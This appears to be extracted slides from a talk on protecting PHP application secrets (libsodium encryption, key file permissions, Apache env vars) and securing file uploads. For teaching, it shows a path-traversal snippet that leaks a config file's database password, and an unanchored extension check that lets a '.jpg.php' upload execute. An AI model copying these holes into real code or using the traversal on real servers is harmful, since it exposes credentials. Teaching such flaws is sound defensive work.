

# **Damage Limitation**

# Secrets



**Database passwords, API keys, etc**

```
1 <?php  
2  
3     $file = $_GET['file'];  
4  
5     readfile('/path/to/uploads/' . $file);  
6  
7 ?>
```





https://craig.techniques.emma. X +

← → C ⌂ 🔒 craig.techniques.emma.devcf.com/file=../config.php ⌂ :

```
<?php

$db_username = 'username';
$db_password = 'p8ssw0rd';

?>
```

# **Encryption Key**

## **to Encrypt Secrets**

**Create key for this server**



```
1 <?php  
2  
3     $key = sodium_crypto_aead_chacha20poly1305_ietf_keygen();  
4  
5     echo 'export WWW_CONFIG_KEY=' . base64_encode($key);  
6  
7 ?>
```

```
1 <?php  
2  
3     $key = sodium_crypto_aead_chacha20poly1305_ietf_keygen();  
4  
5     echo 'export WWW_CONFIG_KEY=' . base64_encode($key);  
6  
7 ?>
```

```
craig@www: ~  
craig@www:~$ php create-key.php | sudo tee /etc/www-config-key  
export WWW_CONFIG_KEY=1d+04KhL6HX4JJKqUxj0yw7atebpuiUqZ0aPz21577A=
```

**Could be stored in a file...**



```
craig@www:~$ php create-key.php | sudo tee /etc/www-config-key
export WWW_CONFIG_KEY=ld+04KhL6HX4JJKqUxj0yw7atebpuiUqZ0aPz21577A=
```

```
craig@www: ~  
craig@www:~$ php create-key.php | sudo tee /etc/www-config-key  
export WWW_CONFIG_KEY=1d+04KhL6HX4JJKqUxj0yw7atebpuiUqZ0aPz21577A=
```

**... but permissions should be limited.**



```
craig@www:~$ sudo chown root:root /etc/www-config-key
craig@www:~$ sudo chmod 400 /etc/www-config-key
```



```
craig@www: ~  
craig@www:~$ sudo vi /etc/apache2/envvars  
craig@www:~$ grep 'www-config-key' /etc/apache2/envvars  
. /etc/www-config-key
```

Provide to Apache

```
craig@www: ~  
craig@www:~$ sudo cat /etc/apache2/sites-enabled/www.example.com  
  
<VirtualHost *:443>  
  
    ServerName www.example.com  
    ServerAlias example.com  
  
    # ...  
  
    SetEnv WWW_CONFIG_KEY "${WWW_CONFIG_KEY}"  
  
</VirtualHost>
```

Provide to VirtualHost



# Encrypt Secrets

```
1 <?php
2
3     $secret = '123';
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);
8
9     $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(
10         $secret,
11         $nonce, // Associated Data
12         $nonce,
13         $config_key
14     );
15
16     // Store $encrypted and $nonce
17
18 ?>
```

```
1 <?php
2
3     $secret = '123';
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);
8
9     $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(
10         $secret,
11         $nonce, // Associated Data
12         $nonce,
13         $config_key
14     );
15
16     // Store $encrypted and $nonce
17
18 ?>
```

```
1 <?php  
2  
3     $secret = '123';  
4  
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));  
6  
7     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);  
8  
9     $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
10         $secret,  
11         $nonce, // Associated Data  
12         $nonce,  
13         $config_key  
14     );  
15  
16     // Store $encrypted and $nonce  
17  
18 ?>
```



Encrypted, so it's only useful to this server

# Decrypt Secrets


```
1 <?php
2
3     // Get $encrypted and $nonce
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $secret = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
8         $encrypted,
9         $nonce,
10        $nonce,
11        $config_key
12    );
13
14 ?>
```

```
1 <?php
2
3     // Get $encrypted and $nonce
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $secret = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
8         $encrypted,
9         $nonce,
10        $nonce,
11        $config_key
12    );
13
14 ?>
```

```
1 <?php
2
3     // Get $encrypted and $nonce
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $secret = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
8         $encrypted,
9         $nonce,
10        $nonce,
11        $config_key
12    );
13
14 ?>
```

# **Why?**

```
1 <?php  
2  
3     $file = $_GET['file'];  
4  
5     readfile('/path/to/uploads/' . $file);  
6  
7 ?>
```




# Backup Secrets

**Secrets on web server are protected.**

**Secrets must also be backed up.**

**Maybe in your password manager?**



# File Uploads

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <form action="./" method="post" accept-charset="UTF-8" enctype="multipart/f
9
10    <div>
11        <label for="file">File</label>
12        <input name="pictures[]" id="file" type="file" />
13    </div>
14
15    <div>
16        <input type="submit" value="Save" />
17    </div>
18
19    </form>
20
21 </body>
22 </html>
```



## Examples


### Example #1 Uploading multiple files

```
<?php
$uploads_dir = '/uploads';
foreach ($_FILES["pictures"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {
        $tmp_name = $_FILES["pictures"]["tmp_name"][$key];
        // basename() may prevent filesystem traversal attacks;
        // further validation/sanitation of the filename may be appropriate
        $name = basename($_FILES["pictures"]["name"][$key]);
        move_uploaded_file($tmp_name, "$uploads_dir/$name");
    }
}
?>
```

```
1 <?php
2
3 $uploads_dir = './uploads';
4
5 foreach ($_FILES["pictures"]["error"] as $key => $error) {
6     if ($error == UPLOAD_ERR_OK) {
7
8         $tmp_name = $_FILES["pictures"]["tmp_name"][$key];
9
10        // basename() may prevent filesystem traversal attacks;
11        // further validation/sanitation of the filename may be appropriate
12
13        $name = basename($_FILES["pictures"]["name"][$key]);
14
15
16        move_uploaded_file($tmp_name, "$uploads_dir/$name");
17
18    }
19}
20
21?
22?>
```

```
1 <?php
2
3 $uploads_dir = './uploads';
4
5 foreach ($_FILES["pictures"]["error"] as $key => $error) {
6     if ($error == UPLOAD_ERR_OK) {
7
8         $tmp_name = $_FILES["pictures"]["tmp_name"][$key];
9
10        // basename() may prevent filesystem traversal attacks;
11        // further validation/sanitation of the filename may be appropriate
12
13        $name = basename($_FILES["pictures"]["name"][$key]);
14
15        if (preg_match('/\.(jpg|gif|png)/', $name)) {
16            move_uploaded_file($tmp_name, "$uploads_dir/$name");
17        }
18    }
19}
20
21
22 ?>
```

```
15 | if (preg_match('/\.(jpg|gif|png)/', $name)) {  
15 | if (preg_match('/\.(jpg|gif|png)$/', $name)) {
```



A screenshot of a web browser window displaying a PHP dump of server variables. The URL in the address bar is `craig.techniques.emma.devcf.com/uploads/example.jpg.php`. The page content is a large array of key-value pairs representing various HTTP headers and environment variables.

```
Array
(
    [SCRIPT_NAME] => /uploads/example.jpg.php
    [REQUEST_URI] => /uploads/example.jpg.php
    [QUERY_STRING] =>
    [REQUEST_METHOD] => GET
    [SERVER_PROTOCOL] => HTTP/2.0
    [GATEWAY_INTERFACE] => CGI/1.1
    [REMOTE_PORT] => 49581
    [SERVER_ADMIN] => you@example.com
    [CONTEXT_PREFIX] =>
    [REQUEST_SCHEME] => https
    [SERVER_NAME] => craig.techniques.emma.devcf.com
    [SERVER_SOFTWARE] => Apache
    [SERVER_SIGNATURE] =>
    [PATH] => /usr/bin:/bin:/usr/sbin:/sbin
    [HTTP_HOST] => craig.techniques.emma.devcf.com
    [HTTP_ACCEPT_LANGUAGE] => en-GB,en-US;q=0.9,en;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, br
    [HTTP_SEC_FETCH_DEST] => document
    [HTTP_SEC_FETCH_USER] => ?1
    [HTTP_SEC_FETCH_MODE] => navigate
    [HTTP_SEC_FETCH_SITE] => none
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_DNT] => 1
